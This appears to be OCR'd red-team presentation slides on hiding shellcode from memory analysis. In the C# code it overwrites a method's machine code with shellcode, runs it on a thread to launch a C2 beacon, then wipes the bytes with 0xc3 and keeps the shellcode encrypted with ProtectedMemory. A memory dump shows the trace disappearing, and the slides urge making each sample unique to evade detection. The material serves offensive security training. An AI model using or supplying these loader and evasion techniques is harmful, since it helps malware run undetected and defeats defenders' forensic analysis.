
```
Thread t = new Thread(() => DoSomething());
t.Start();
```

Hiding our shellcode

Once the thread is started, the Main method needs to wait a bit to ensure the shellcode is executed and then clean up the code.

We need to clean both the shellcode variable and the content at the DoSomething address.

Hiding our shellcode




```
static void Main(string[] args) {
    GetShellcode();

    MethodInfo mi = typeof(Program).GetMethod("DoSomething", BindingFlags.Static | BindingFlags.Public);
    IntPtr addr = GetMethodAddress(mi);

    unsafe
    {

        byte* ptr = (byte*)addr.ToPointer();
        for (int i = 0; i < shellcode.Length; i++)
        {
            ptr[i] = shellcode[i];
        }
    }

    Thread t = new Thread(() => DoSomething());
    t.Start();

    Thread.Sleep(12000); // let's take a quick 12 seconds nap.
}
```

Hiding our shellcode

Let’s override the content with a bunch of 0xc3 so the DoSomething will return cleanly.

Unsafe + fixed FTW to make sure we do not end with another unwanted copy in memory.




The `fixed` keyword in C# is used to **pin a variable** in memory, preventing the garbage collector from relocating it. This is particularly useful when working with pointers in an unsafe context

Hiding our shellcode

The first loop simply creates a buffer matching the shellcode length. Then, the data is copied to the location of the global shellcode variable.


After that, we copy the same data to the DoSomething location.



```
unsafe
{
    byte[] retSled = new byte[shellcode.Length];
    for (int i = 0; i < retSled.Length; i++)
    {
        retSled[i] = (byte)0xc3;
    }
    fixed (byte* ptr = shellcode)
    {
        Marshal.Copy(retSled, 0, new IntPtr(ptr), shellcode.Length);
    }
    Marshal.Copy(retSled, 0, addr, shellcode.Length);
}
```

Inspecting memory

Dumping the process memory before the copy reveal the presence of two instance of the shellcode.




Offset	Excerpt (hex)	Excerpt (text)
48E394	7C 39 7C 4D 50 00 17 90 90 90 90 90 90 90 90 90 **4D 5A 41 52 55 48** 89 E5 48 81 EC 20 00 00 00 48	|9|MP...........**MZARUH**‰åH.ì ...H
ACE61C	3A 04 00 00 00 00 00 90 90 90 90 90 90 90 90 90 **4D 5A 41 52 55 48** 89 E5 48 81 EC 20 00 00 00 48	:...............**MZARUH**‰åH.ì ...H

Which is predictable, the shellcode variable and the content copied to the DoSomething location.

Inspecting memory

After the 12-second wait, we have a beacon, and the cleanup code was executed. Searching again for the same pattern yields the following result.



Information

Can't find "MZARUH".

Inspecting memory

Why is the beacon itself not visible in memory?


Cobalt Strike and other C2 frameworks use the concept of SleepMask, which encrypts the memory while the beacon is not performing any activities.

We cleaned up the original buffer, and the C2 itself is encrypting the memory.


Bye-bye, memory analysis!

Inspecting memory


You can hide your shellcode while the application is running.



```
ProtectedMemory.Protect(Program.shellcode, MemoryProtectionScope.SameProcess);
```




```
static int CalculatePadding(int size)
{
    int padding = 16 - (size % 16);
    if (padding == 0)
    {
        return 0;
    }
    return padding;
}
```



```
int size = data.items.Count + CalculatePadding(data.items.Count);
Program.shellcode = new byte[size];
```

Inspecting memory

You simply need to recover the clear text version once you are ready to copy the bytes to the final location.



```
ProtectedMemory.Unprotect(Program.shellcode, MemoryProtectionScope.SameProcess);
```

The down side!

This is quite useful, but keep in mind that the shellcode will be present in clear text for at least 12 seconds.

This is definitely better than remaining in clear text forever.

We made it!

As red teamers, we are playing a cat and mouse game. A very expensive one.

There is always a solution and a way to evade detection. However, if too many samples use the same method, detection will eventually occur.

Remember to make your code as unique as possible every time it lands on a system.

Conclusion

Modern computers, operating systems, and frameworks are extremely rich in features.

There are multiple ways to achieve something with a bit of creativity.

- **Understanding the core concept is key.**
- **Knowing how to code and understanding the code is important.**
- **Reverse engineering is a useful skill.**
- **Dedication is essential.**
- **Curiosity is priceless.**

More content

Interested in more content? I published a white paper covering some of our red teaming capabilities at CYPFER. (This is not a QR code phishing.)

GLOBAL EMERGENCY CYPFER RESPONSE

Thank You

chamilton@cypfer.com

mr.un1k0d3r@gmail.com

Cyber Certainty™